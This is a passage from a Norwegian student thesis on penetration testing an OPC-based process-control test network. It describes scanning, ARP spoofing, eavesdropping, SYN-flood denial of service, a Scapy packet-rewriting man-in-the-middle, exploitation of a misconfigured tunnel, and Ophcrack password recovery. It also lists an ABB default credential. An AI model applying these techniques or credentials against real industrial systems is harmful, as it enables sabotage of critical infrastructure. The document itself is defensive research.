3.3.6 Fysisk tilgang

Dersom en angriper har fysisk tilgang til servere, er grunnpilaren i systemsikkerheten borte. Dersom harddisker er krypterte og maskinen er av, er ødeleggelse av komponenter den mest nærliggende konsekvensen. Dersom maskinen derimot er på, eller harddisken er uten kryptering, er tastaturloggere for passord, utlesing av passordhakkeverdier fra disk, samt utlesing av nettverksinformasjon og utlesing av kommunikasjonsmetoder mot komponenter kun toppen av fantasibegeret hva konsekvenser angår.

Ophcrack [OS 07] er et verktøy som fungerer ved å lese ut LM-hakkeverdiene Windows oppbevarer av alle passordene på systemet, og prøve å finne klarteksten til disse passordene basert på forhåndsgenererte tabeller, "rainbow tables", av mulige hakkeverdier. En del av grunnen til at dette er mulig er at LM-hakkeverdier lages som illustrert i figur 5, ved å splitte passordet opp i to deler slik at nøkkelrommet blir svært begrenset og mulig å effektivt søke gjennom basert på de forhåndsgenererte tabellene. Ophcrack er også tilgjengelig som en LIVE-cd som datamaskina kan starte fra, og som automatisk henter ut passordene fra Windows og viser dem på skjermen [OS 07].

Et annet mulig fysisk angrep innebærer å bruke programmet "ntpasswd" [NH07] for å endre passord i Windows uten kjennskap til værende passord på systemet.

Vi vil i denne oppgaven ikke basere oss på at vi har fysisk tilgang til utstyr annet enn for eventuelle løsrevne delforsøk.

4 Forsøk og resultater

I denne delen presenterer vi resultatene av våre eksperimenter og undersøkelser.

4.1 Initielle undersøkelser

Det ble tidlig i prosjektperioden satt opp en enkel testserver med Matrikon OPC Simulation Server. Denne serveren ble satt opp med Windows XP SP2 og alle tilgjengelige oppdateringer[8]. Matrikon OPC Simulasjonsserver ble satt opp etter installasjonsveiledningen som brukt ved CERN [11], og satt opp for fjernaksess fra det interne nettverket. Dette ble gjort for å kunne undersøke egenskapene ved COM og OPC i startfasen av prosjektet før blått lag fikk satt opp testnettverket. Vi brukte OpenSCADAs Utgardprosjekt sin OPC-klient og medfølgende testverktøy til å koble oss til OPC-serveren. Testverktøyet tillater lesing, endring, oppretting og sletting av objekter på serveren. Innloggingskriteriene for OPC-serveren var i dette tilfellet kjent, da vi kun skulle gjøre grunnleggende undersøkelser av OPC-kommunikasjonen.

Vi definerer videre for hele vårt angrepsscenario at vi kjenner den eksterne IP-adressen til kontrollsystemet.

Ved å overvåke pakkestrømmen på OPC-klienten med Wireshark under kommunikasjon med OPC-serveren fikk vi nærmere innblikk i OPC-kommunikasjonen. Siden OPC benytter seg av DCOM har den ikke noe innebygd sikkerhetsfunksjonalitet utover sikkerheten som ligger i den underliggende DCOM og RPC-protokollen fra Microsoft, og OPC i seg selv er følgelig ikke sikrere enn DCOM. CERN anbefaler å bruke "DCOM Authentication Level: Connect", som ikke inneholder noe funksjonalitet for pakkeintegritet, kun pålogging ved forbindelsesstart.

Vi registrerer allerede på dette tidspunktet at vi har oppfylt suksesskriterie nummer 1 om å oppnå innsyn i kommunikasjonen ut og inn av et etter anbefalingene oppsatt OPC-system.

4.2 Nettverks- og sårbarhetskartlegging

I første fase av et angrep benyttet vi oss av en rekke verktøy for kartlegging av nettverket. Dette er svært viktig for å få en oversikt over det nettverket man skal angripe. Vi har blant annet brukt verktøy for kartlegging som anbefalt i [13]. Uten å ha en oversikt over nettverket og aktuelle tjenester i det er det svært vanskelig å bygge opp en angrepsstrategi.

[8] Maskinen ble installert med Windows XP SP2 og alle tilgjengelige oppdateringer per 15. november 2007.

129.241.252.115

Port#	Protokoll	Nøkkelord	Beskrivelse
22	tcp	ssh	SSH Remote Login Protocol
23	tcp	telnet	Telnet
111	tcp	sunrpc	SUN Remote Procedure Call
135	tcp	emap	DCE endpoint resolution
443	tcp	https	http protocol over TLS/SSL
3389	tcp	ms-wbt-server	MS WBT Server
21379	tcp	unknown	

Tabell 3: Åpne porter på vert 129.241.252.115

4.2.1 Nmap

Nmap har en rekke muligheter for kartlegging av åpne porter og vertsystemet, både med tanke på hva man vil kartlegge og hvor "stille" man vil gjøre det. Med stille menes hvor mange indikasjoner motparten får på at en slik kartlegging foregår eller har foregått. Et såkalt "SYN Stealth Scan" for å finne ut hvilke porter som er åpne på serveren uten å vekke for mye oppsikt, ga oss en oversikt over åpne porter (se tabell 3) og standardfunksjonen til hvert portnummer som gjengitt på IANAs nettsider [The07b].

Alle åpne porter kan i teorien være indikasjoner på sårbarheter. Slike sårbarheter er likevel helt avhengig av en feil i operativsystemet i håndteringen av åpne porter i seg selv eller en feil i den innenforliggende serveren. De åpne portene vi fant beskrives som følger:

- **SSH** er en sikker nettverksprotokoll som krever brukenavn og passord for pålogging og har kryptert kommunikasjon. Brukernavn og passord kan testes med "brute force", men dette krever store ressurser i både maskinkraft og tid, både fra vår side og fra serverens side for å kunne takle belastningene.
- **Telnet** er i likhet med SSH en protokoll for terminalaksess. Telnet har noen kjente sikkerhetssvakheter, blant annet blir brukernavn og passord ved en Telnetpålogging sendt i klartekst over nettverket. SSH blir derfor som oftest foretrukket over Telnet.
- **SUN RPC** er en vidt utbredt RPC-tjeneste (Remote Procedure Call), som er en teknologi for å kjøre prosesser på en annen maskin eller i et nettverk. Denne er analog til tjeneren på port 135.
- **DCE Endpoint Resolution** er en såkalt endepunktkartlegger hvor Microsoft RPCer kan kartlegge hvilke porter andre prosesser kjører i et DCE

(Distributed Computer Environment). Denne porten blir også brukt av OpenSCADAs OPC-klient for kommunikasjon med OPC-serveren.

- **HTTPS** er en port for SSL/TLS-sikret (Transport Layer Security/Secure Sockets Layer) HTTP[32]. Når vi går inn på `https://129.241.252.115` med en nettleser, kommer vi til en innloggingsside for en HoneyWall [figur 6].
- **MS WBT Server** står for Microsoft Windows-Based Terminal Server og brukes til Windows fjernassistanse- og fjernpåloggingstjenester [Mic07d].
- **Port 21379** er standardporten for Matrikon OPC-server.

I tillegg til at Nmap ser etter åpne porter, prøver programmet også å kartlegge versjonene av programvaren som kjører på serveren. Nmap gjettet at operativsystemet mest sannsynlig var Linux, som er korrekt. Videre fant Nmap versjonene på en rekke av tjenestene, blant annet at HTTPS-serveren kjørte en Linux Fedora versjon av Apache noe som tyder på at operativsystemet er Linux Fedora. En full utskrift fra en Nmapkartlegging finnes i vedlegg A.

4.2.2 Nessus

Nessus er et av de mest brukte verktøyene for sårbarhetskartlegging på nettverk. Nessus inneholder i tillegg til en portkartlegger, også programtillegg for forsøk på utnytting av kjente sårbarheter i svært mange typer systemer og programmer.

Da vi kjørte nessus mot vår testserver og mot testnettverket til det blå laget var resultatet stort sett det samme som Nmaps resultat, men i tillegg vurderte også Nessus risikoen forbundet med hvert av resultatene. Nessus kartla de åpne portene og kom med noen generelle vurderinger i forbindelse med sikkerheten til hver enkelt tjeneste (se vedlegg F). I vårt tilfelle ble det ikke funnet noen store risikoer.

Det ble kontrollert på flere steder på internett, blant andre hos Heise.de, Securityfocus og Secunia [Ver07, Sec07d, Sec07a], om det fantes kjente sårbarheter i tjenestene, men uten hell. Selv om dette er nettsteder for generell sikkerhetsproblematikk i all programvare, er de samtidig noen av de mest oppdaterte feildatabasene, og vi kjenner ikke til noen åpent tilgjengelige feildatabaser som konsentrerer seg mer om prosesskontrollsystemer [29]. Vi antok på dette tidspunktet at det ikke var sannsynlig å komme seg inn på serveren ved å utnytte programmeringsfeil, og valgte derfor å avslutte dette forsøket ettersom forsøk på å komme seg gjennom standard utbredt serverprogramvare ansees å være svært tidkrevende.

4.2.3 OPCTester

OPCTester, som omtalt i 3.2.5, ble kjørt både mot vår egen testserver og mot blått lags testnettverk fra vår klientmaskin. Ingen av disse forsøkene klarte å avdekke noen sikkerhetsfeil. Vi klarte heller ikke fra klienten å få informasjon om OPC-serverversjonene på vår testserver eller på blått lags testnettverk. Vi kjørte deretter programmet lokalt på vår testserver, og det ble heller ikke da ble det funnet noen sikkerhetsfeil, selv om vi denne gangen klarte å få informasjon om OPC-serverprogramvaren (se vedlegg E).

4.2.4 Delresultat

Nmap ga oss en god oversikt over hvilke tjenester som var synlige fra utsiden av nettverket for vår IP-adresse, og Nessus ga oss ingen informasjon utover generell og utfyllende informasjon om serverne. OPCTester klarte ikke å gi oss noe informasjon til hjelp med videre angrepsstrategier.

Ingen av disse forsøkene oppfyller i seg selv noen av suksesskriteriene. Det er likevel svært nyttig med en nettverkskartlegging som grunnlag for videre angrepsvektorer mot systemet.

4.3 HTTPS

Vi prøvde å koble oss opp mot serveren via den åpne https-porten med en vanlig nettleser. Den sida vi fikk se var en Honeywall [Pro07] innloggingsside. Honeywallproduktet er et produkt laget for å gjøre det lett å sette opp lokketjenester - tjenester som er falske eller på annen måte er laget for å observere angriperen og for å lokke en angriper til å bruke mye tid på falskt grunnlag. På bakgrunn av dette er det rimelig å anta at sannsynligheten for at tjenester vi ser på serveren er falske og kun ment som lokkeduer.

4.3.1 Delresultat

Forsøk på å logge på honeywallserveren via passordgjetting på innloggingssida misslyktes.

4.4 Telnet

Påloggingsmulighetene for Telnet via passordgjetting ble gjennomført med passordknekkeren Hydra. Resultatet var at Telnettjenesten gikk ned etter omtrent 20

brukernavn-passord-forsøk. Tjenesten kom da ikke opp igjen før administrator hadde startet om tjenesten.

Selv om vi ikke fant noen direkte sårbarheter ved Telnettjenesten bortsett fra en svakhet i implementeringen som fikk tjenesten til å bli utilgjengelig ved stor pågang, ser vi tjenesten som en unødvendig risiko. Telnet er heller ikke nødvendig for en OPC-server, ei heller for et slikt nettverk. Hvis slik ekstern påslogging er nødvendig, burde SSH være et tilstrekkelig og mye sikrere alternativ, en tjeneste som også er tilgjengelig på serveren. Det er som nevnt også nærliggende å tro at telnettjenesten er ei lokkedue.

4.4.1 Delresultat

Hva suksesskriteriene angår, er telnettjenesten på portalruteren neppe systemkritisk, tatt i betraktning telnets usikre natur, og dette kan derfor ikke regnes som et fullverdig tjenestenektangrep. At telnettjeneren går ned som følge av påloggingsforsøk, kan imidlertid være et symptom på alvorligere feil i programmet som en angriper muligens kan utnytte til å gjøre videre angrep mot andre tjenester. Vi ser det derimot ikke formålstjenelig å utforske denne muligheten videre grunnet at tjenesten antageligvis er en lokkedue (se 5.2).

4.5 Innpass i signalbanen

Neste angrepstrekk ble å prøve og få avlyttet datatrafikken inn og ut fra testnettverket for å få videre informasjon om mulige angrepsmåter. I vårt testnettverk er "internett" et switchet nettverk. Dette åpner for å sette oss selv inn i en gitt signalbane mellom klienter ved hjelp av ARP-juksing.

Ved hjelp av verktøyet arpspoof som er en del av dsniff-pakken i Linux Ubuntu 7.10, klarte vi i det switchede nettet å sette vår angripermaskin inn i signalbanen mellom OPC-klienten og OPC-serveren. Dette åpnet for en hel rekke angrep som vist nedenfor.

4.6 Avlytting

Ved hjelp av innpass i signalbanen mellom OPC-klienten og OPC-serveren, samt bruk av verktøyet Wireshark, kunne vi se på alle pakkene som ble sendt uten at de andre partene fikk kjennskap til lyttingen. Som forklart i 2.3.1 sendes brukernavnet til klienten i klartekst sammen med autentiseringssignaturen, passordet sendes ikke men brukes som en nøkkel til kryptering som et svar på en utfordring, og kan ikke leses ut av pakken (se tabell 1). Etter autentisering sendes imidlertid all data i klartekst og kan avlyttes og tolkes.

Vi brukte OpenSCADAs OPC-klient og Matrikons OPC-tunnelklient mot vårt eget testnettverk og mot nettverket til blått lag. Vi kunne i begge tilfeller lese av hvilke grupper og datapunkter som ble vist hos klienten og deres verdier og eventuelle forandring gjort på gruppene og datapunktene (se utskrift fra klienten ved OpenSCADA-kommunikasjon mot vår testserver i vedlegg D).

4.6.1 Delresultat

Oppløftende nok fikk vi igjen med dette forsøket tilfredsstilt det første av de definerte suksesskriteriene i det vi har fått innsyn i den ukrypterte datatrafikken, både generelt for serveren og for OPC-protokollen spesielt.

4.7 Tjenestenekt

Vi forsøkte tre typer tjenestenektangrep mot vår testserver som kjører Windows XP SP2 med alle tilgjengelige oppdateringer[9].

4.7.1 Svart hull

I samme situasjon som i avlyttingsangrepet kunne vi lett velge å droppe alle innkommende pakker isteden for å sende dem videre. Mens vi ved det forrige forsøket sendte pakkene videre uendret etterhvert som de ankom oss, opererte vi i dette forsøket som et svart hull mellom de to kommunikasjonspartnerne hvor alle pakkene forsvant på veien. Resultatet ble som ventet at det ikke var mulig å kontakte OPC-serveren fra OPC-klienten.

4.7.2 SYN-flooding

Det ble tilpasset et program for å gjennomføre SYN-flooding mot OPC-serveren (se vedlegg B). TCP SYN-flood-angrepet gjorde at serveren ble utilgjengelig for kommunikasjon mens angrepet stod på og i ca ett minutt etter at angrepet var avsluttet. Ytelsen på serveren ble betydelig svekket av angrepet. Maskinen var tydelig preget av høy belastning, grafikken hakket og systemet opplevdes som låst. Siden både MAC-adressene og IP-adressene var falske i pakkene kan det være svært vanskelig å finne kilden til et slikt angrep, og det vil også i noen tilfeller være vanskelig å skille angrepet fra genuin stor belastning.

[9] Systemet ble fullt oppgradert den 15. november 2007. Serveren er en Intel Pentium 4 2GHz med 512MB RAM

Angrepet kan ytterligere intensiveres ved å gjøre angrepet distribuert, et såkalt distribuert tjenestenektangrep (DDOS) som omtalt i 3.3.3, men vi gjorde ingen forsøk med dette basert på suksessen vi oppnådde allerede med det enkle angrepet.

4.7.3 Landangrep

Vi modifiserte TCP-SYN-flood-programmet og gjorde et forsøk med å la avsenderadressen være lik mottakeradressen i IP-laget, et såkalt landangrep, som beskrevet i 3.3.3. Dette forsøket viste ingen effekt på serveren eller på klientene. Serveren viste ingen tegn til treghet, og klienter klarte fremdeles uten unormal forsinkelse å koble til OPC-serveren.

4.7.4 Delresultat


Både SYN-flood- og svart hull-angrepet tilfredsstiller suksesskriterie to, tjenestenektangrep. Vi klarte med kun en tilgjengelig maskin i angrepet å gjøre hele prosesskontrollsystemet utligjengelig for autoriserte brukere ved SYN-flooding, og på det switchede nettverket kunne vi enkelt hindre all trafikk mellom to maskiner ved hjelp av ARP-juksing. Vårt forsøk senker dermed kravet til ressurser og tilgang i forhold til eksemplene omtalt i [6]. Landangrepet viste derimot ingen effekt.

4.8 Mellommannsangrep

Ettersom vi hadde innpass i signalbanene på nettverket, kunne pakkene vi mottok bli endret av oss før de ble sendt videre til den reelle mottakeren. Ved å lage et mellommanssangrepskript kunne vi automatisere endring av pakkene (se vedlegg C). Endringene som ble gjort var elementære og kun for å vise at et slikt angrep kan gjennomføres.

Vårt skript endret strengen “Simulation” i alle pakker til “Real”, og strengen “Real” til “Simulation” (se figur 10). Ved å gjøre dette, oppnår vi at når OPC-serveren forteller klienten at den har tilgjengelige ‘Simulation Items’, vil pakkene bli endret av vårt skript slik at klienten tror serveren sier at den har ‘Real Items’. Videre vil klienten etterspørre disse ‘Real Items’, som igjen blir omskrevet av oss slik at serveren opplever å bli spurt om sine ‘Simulation Items’. Utskriften av kjøring både med og uten mellommannsangrepsprogrammet kjørende vises i tabell 4.

Programmet som ble skrevet bruker pakkebiblioteket Scapy [Bio07] for Python, og fungerer på følgende måte. Først blir blir den automatiske videresendingen



Figur 10: Oversikt over et mellommannsangrep i forbindelse med OPC som endrer på pakkene mellom server og klient.

Uten pakkeendring	Mellommannsangrep
2007-12-05 14:00:05,061 [main] DEBUG org.openscada.opc.lib.da. browser.BaseBrowser - Browsing with a batch size of 10	2007-12-05 14:02:25,345 [main] DEBUG org.openscada.opc.lib.da. browser.BaseBrowser - Browsing with a batch size of 10
Leaf: Clients [Clients]	Leaf: Clients [Clients]
Branch: **Simulation** Items	Branch: **Real** Items
Branch: Bucket Brigade	Branch: Bucket Brigade
Leaf: ArrayOfReal8 [Bucket Brigade.ArrayOfReal8]	Leaf: ArrayOfReal8 [Bucket Brigade.ArrayOfReal8]
Leaf: ArrayOfString [Bucket Brigade.ArrayOfString]	Leaf: ArrayOfString [Bucketi Brigade.ArrayOfString]

Tabell 4: Utdrag av utskrifter hos OPC-klient fra to OPC-sesjoner, med og uten mellommannsangrep.

av pakker i Linux skrudd av. Deretter blir arpspoof kjørt i bakgrunnen i to prosesser, en prosess for hver av de to maskinene vi skal sette oss imellom. På denne måten vil hver av de to maskinene sende pakker til den andre maskinens IP-adresse addressert med vår MAC-adresse, og vi havner følgelig som mellommann i kommunikasjonen. Vår egen ARP-tabell vil ikke bli forurenset av ARP-spoof, så vi beholder selv muligheten for å sende pakker til riktig mål.

Deretter blir to strenger produsert ved at "Simulation" og "Real" først blir utvidet med et '0x00'-tegn mellom hver bokstav. Deretter blir "Real" utvidet i front med en rekke '0x00'-tegn for å bli like lang som "Simulation". Dette gjøres for at pakken skal ha lik informasjon på likt sted i pakken. Vi har ikke gjort forsøk med å ikke utligne lengden på de to strengene.

Vi setter deretter i gang avlyttingsprosessen som lytter etter pakker og kjører funksjonen "handle" på hver pakke. Denne funksjonen plukker ethernet-informasjonen fra alle mottatte pakker før den lager en sjekksum med algoritmen CRC32 av hver pakke for å holde rede på hvilke pakker vi har sett før. Dette gjøres for at vi ikke skal behandle pakker vi selv sender ut, da avlyttingsfunksjonen også plukker opp disse pakkene. Deretter blir pakkene plukket fra hverandre og de nevnte strengene blir byttet ut med hverandre i pakkene, før pakken blir bygd opp på nytt og får ny tcp-sjekksum i henhold til det nye innholdet. Til slutt blir pakkene videresendt i henhold til den lokale ARP-tabellen, og med det gitt riktig MAC-adresse i ethernet-hodet. Dette er illustrert i figur 10.

Vi gjorde først et forsøk hvor vi kun byttet ut strengen "Simulation" med strengen "Real". Dette resulterte i at OPC-serveren ikke klarte å finne de etterspurte gruppene av data, og forsøket feilet. Da vi deretter forsøkte å bytte de to strengene med hverandre, oppnådde vi integritetsbruddet i kommunikasjonen.

4.8.1 Delresultat

Dette angrepet tilfredsstiller punkt tre i suksesskriteriene, endring av verdier. Selv om vi er avhengige av oppkoblingsinitiering fra en autorisert part, er det ingenting i oppsettet i henhold til CERNs veiledning som hindrer mellommannsangrep. Vi var i dette angrepet frie til å endre alle verdiene vi måtte ønske.

4.9 Konfigurasjonsfeilutnytting

Det blå laget hadde satt sitt nettverk opp med Matrikon OPC-tunnelprogramvare. Det er vår antakelse at i forbindelse med dette oppsettet hadde installasjonsveiledningen blitt misforstått på en slik måte at da det blå laget antok at de satte opp innloggingssystemet for klientapplikasjonene, satte de i realiteten opp "kjør som denne brukeren"-funksjonen i Windows XP. Resultatet av denne antatte

misforståelsen var at det ikke var iverksatt aksesskontroll mot tunnelleringsserveren. Vi koblet oss opp mot tunnelleringsserveren med vår Matrikon OPC-utforsker, og kunne i dette forsøket opprette grupper og endre alle tilgjengelige variabler på OPC-serveren.

Vi har lagt merke til at det blå laget ikke har benyttet noen vanlige passord i noen deler av sitt oppsett, selv om slike passord klart eksisterer for en del OPC-programvare [1]. Det har ikke lykkes oss å finne standardpassord for Matrikonutstyr.

4.9.1 Delresultat

Ved å koble til en feilkonfigurert tunnelleringsløsning med en helt vanlig OPC-klient fikk vi administratorrettigheter uten å kjenne brukernavn eller passord på OPC-serveren. Dette angrepet kompletterer suksessfaktorene for dette prosjektets testfase, og gir oss full kontroll over OPC-systemet siden det verken er satt opp autentisering eller konfidensialitet tilknyttet innlogging og styring av systemet.

4.10 Fysisk tilgang til utstyr


Vi gjorde et løsrevet forsøk hvor vi brukte Ophcrack-liveCD til å hente ut Windowspassord på vår testserver [OS 07]. Ved å starte denne maskinen fra CDen, startet CDen automatisk den tabellbaserte passordnekkeren ophcrack, og på under fem minutter hadde vi avdekket alle passordene på serveren (se figur 11).

4.10.1 Delresultat

Som nevnt i metodedelen er det kun fantasien som setter grenser for hva som kan oppnåes med fysisk adgang til serveren. Vi har illustrert en metode som ga oss total tilgang til hele systemet med under fem minutter fysisk tilgang. Måten er i tillegg relativt skjult i det det kun resulterer i 5 minutter avbrutt drift for OPC-serveren og ikke skriver permanente data til maskinen i det hele.

4.11 Resultat

Vi har utført forsøk som har oppfylt ønsket om innsyn i pakkene ved hjelp av ARP-juksing og avlytting, og med det oppnådd kunnskap om hvilke data



Figur 11: Skjermbilde av ophcrack-liveCD som kjører på serveren og har funnet alle brukere med passord.

serveren sender og mottar, samt mulig informasjon om det fysiske utstyret selv, avhengig av navnene på datapunktene og gruppene vi klarer å lese av.

Vi har utført tjenestenektangrep ved hjelp av SYN-flooding og svart-hull angrep til den grad at styring av OPC-serveren blir utilgjengelig både lokalt på serveren og fra fjernklienten så lenge angrepet varer. Vi har brutt integriteten i systemet ved hjelp av et mellommannsangrep på en slik måte at det kun behøves en legitim klientoppkobling for å gi en angriper tilgang til å skrive data til OPC-systemet, og vi har oppnådd full kontroll over blått lags testnettverk på grunn av en konfigurasjonsfeil i deres oppsett av OPC-tunnellering.

Til sammen har vi med våre forsøk oppnådd elementer fra hele alvorlighetsstigen av angrep.

5 Diskusjon

I denne delen vil vi gå gjennom bakgrunnen for og resultatene av forsøkene i detalj, samt diskutere mulige konsekvenser av angrepene.

5.1 Kartlegging

Uten en oversikt over nettverket vi skal angripe er det svært vanskelig å legge planer for hvordan en skal gå fram i prosessen. Vi hadde i denne oppgaven helt fra starten av tilgjengelig en oversikt over hvordan prosesskontrollnettverket så ut, og alle IP-adressene i det også inkludert IP-adressen til kantruteren. Ettersom kun kantserveren har direkteaksess til internett var det kun denne som kunne kartlegges via konvensjonelle metoder fra internett. Dette gjorde kartleggingen relativt mye lettere å behandle.

Vi valgte å bruke tre kjente kartleggere. Både Nmap som ren portkartlegger, Nessus som port- og sårbarhetskartlegger og OPCTester som ren OPC-sårbarhetstester. Nmap ga oss enkelt alle åpne porter med tilhørende tjenester, mens Nessus i tillegg analyserte disse tjenestene samt serveren generelt i henhold til de tilgjengelige tilleggsfunksjonene Nessus hadde på det tidspunktet. Nessus regnes for å være den ledende sårbarhetskartleggeren for nettverk [Sec07b], og har i gratisversjonen kun den begrensningen at programtillegg for nye svakhetstester er minst ei uke gamle. Nessus rapporterte ingen kjente svakheter med serveren annet enn generell informasjon om at man må være forsiktig med å la enkelte tjenester være åpne. OPCTester viste ingen sårbarheter da den ble kjørt fra nettverket, og den klarte heller ikke å lese ut informasjon om OPC-serverne. Kjørt lokalt på vår testmaskin klarte OPCTester å lese ut informasjon om Matrikon OPC-server, men den fant ingen kjente sårbarheter i programmet.

I tillegg koblet vi oss til serveren med en vanlig nettleser, og så at serveren var en Honeywall. Honeywall er et kjent produkt for å lage honeynett, og med denne kunnskapen om målnettet, var det rimelig å anta at selv om vi skulle klare å for eksempel komme oss inn gjennom telnet, var det ikke umulig at dette var en falsk inngangsdør til systemet kun for å få en angriper til å kaste bort tid.

Informasjonen vi klarte å samle inn i denne fasen av prosjektet var svært begrenset. Vi kunne ikke se noen kjente sårbarheter på nettverket, og basert på den informasjonen vi hadde fra blått lag var nettverket satt opp på modell av kjente retningslinjer for slike nettverk, som vist i blant annet [9]. Det var på dette punktet det betalte seg mest å være to studenter om arbeidet, for at nedslagsområdet for vår felles kreativitet skulle være så stort som mulig. Vi hadde på dette tidspunktet forventet at vi var nødt til å definere oss selv på innsiden av nettverket for å oppnå resultater i forhold til alt annet enn innsyn i pakkene.

Konsekvensene av nettverksanalyse for en bedrift er svært vanskelige å mene

noe om. All den tid internett er et åpent nettverk, er det fritt frem for enhver å prøve å koble seg til porter på internettilkoblede maskiner [19]. Følgelig er det opp til enhver bedrift å gjøre seg så usynlig på internett som ønskelig er etter bedriftens egne trusselvurderinger. En måte å gjøre dette på er ved hjelp av brannmurer og filtrering på IP-nivå, en annen måte er ved å kryptere data som går over internett.

I alle tilfeller er internett et nettverk hvor mange har tilgang, og så lenge data sendes kan det også analyseres, i alle fall til en viss grad. Kerckhoffs' prinsipp forutsetter i alle tilfeller at en angriper har total kjennskap til systemet foruten krypteringsnøkler, og eksperimenter viser at en slik antakelse nok er riktig å jobbe ut fra [15]. På dette grunnlaget har vi valgt å utelate nettverksanalyse fra våre suksesskriterier, selv om systemkunnskap er nødvendig.

5.2 Elementære angrep

De første virkelige angrepene vi gjorde rettet seg mot å gjette passord på systemet. Vi gjettet først noen enkle passord mot https-loginsiden for hånd, for så å gå over til å bruke passordgjetteverktøyet Hydra mot telnet-tjenesten.

Vi anså suksessannsynligheten i passordgjettefasen for svært liten. Vi hadde da heller ikke suksess med å gjette noen av passordene. Vi fikk etterhvert utlevert noen av passordene til systemet dersom vi skulle få bruk for dem, og vi hadde da heller aldri kommet til å gjette passordet "blue321TEAM". Vi konkluderer dermed med at avgjørelsen om å se bort fra videre gjetteforsøk var den rette.

Dog var det ikke kun nedslående resultater fra passordgjettingen, ettersom Hydra gjorde at telnettjenesten på serveren gikk ned. Dette kommer allikevel an på hensikten med angrepet. Hvis hensikten var å få tak i passordet, ville det at tjenesten gikk ned være en dårlig ting både på grunn av tilgjengelighet og på grunn av mulighet for oppdagelse. I vårt tilfelle ville vi undersøke hva Hydra kunne utrette, således var resultatet positivt. Selv om vi anser telnet for å være ei lokkedue, ville det, selv om telnet skulle vært en reell tjeneste, ikke være å regne for et tjenestenektangrep å kunne ta denne ned så lenge serveren også kjører SSH-tjeneren. Vi ser det ikke som hensiktsmessig at et driftskritisk nett skal ha en løsning med klartekstpassord i bruk, og antar derfor ikke at telnettjenesten skal regnes som annet enn en del av basisinstallasjonen av honeywall, og vi antar også at pålogging mot serveren aldri skjer over telnet.

På bakgrunn av dette valgte vi å ikke bruke maskinressurser på å overvåke trafikk til og fra telnetserveren over lang tid. Det fantes en mulighet for å gjøre dette ved hjelp av ARP-juksing, men vi så det som mer hensiktsmessig å bruke tid og tilgjengelige maskinressurser på angrep med antatt høyere suksessannsynlighet.

Hva påloggingsmuligheter angår, har det ikke lyktes oss å finne standardpassord

for noe av det utstyret vi har brukt i forsøkene våre. Det eksisterer ustyr hvor slike passord er satt, blant annet finnes Gateway COM 600-serien fra ABB, hvor standardbruker og -passord er 'COM600:aEc2006rs' [1]. I et tilfelle hvor standardbrukeren er opprettholdt på et slikt system,vil vi anse systemet som like åpent som i vårt tilfelle med nullbruker. Dette er også helt i tråd med Kerckhoffs' prinsipp.

5.3 Innsynsangrep

Det naturlige neste steget i innbruddstestingen var å få en oversikt over trafikken inn i og ut av systemet. Da vi satt på et switchet nett var det to naturlige løsninger på problemet, ARP-flooding[10] og ARP-juksing.

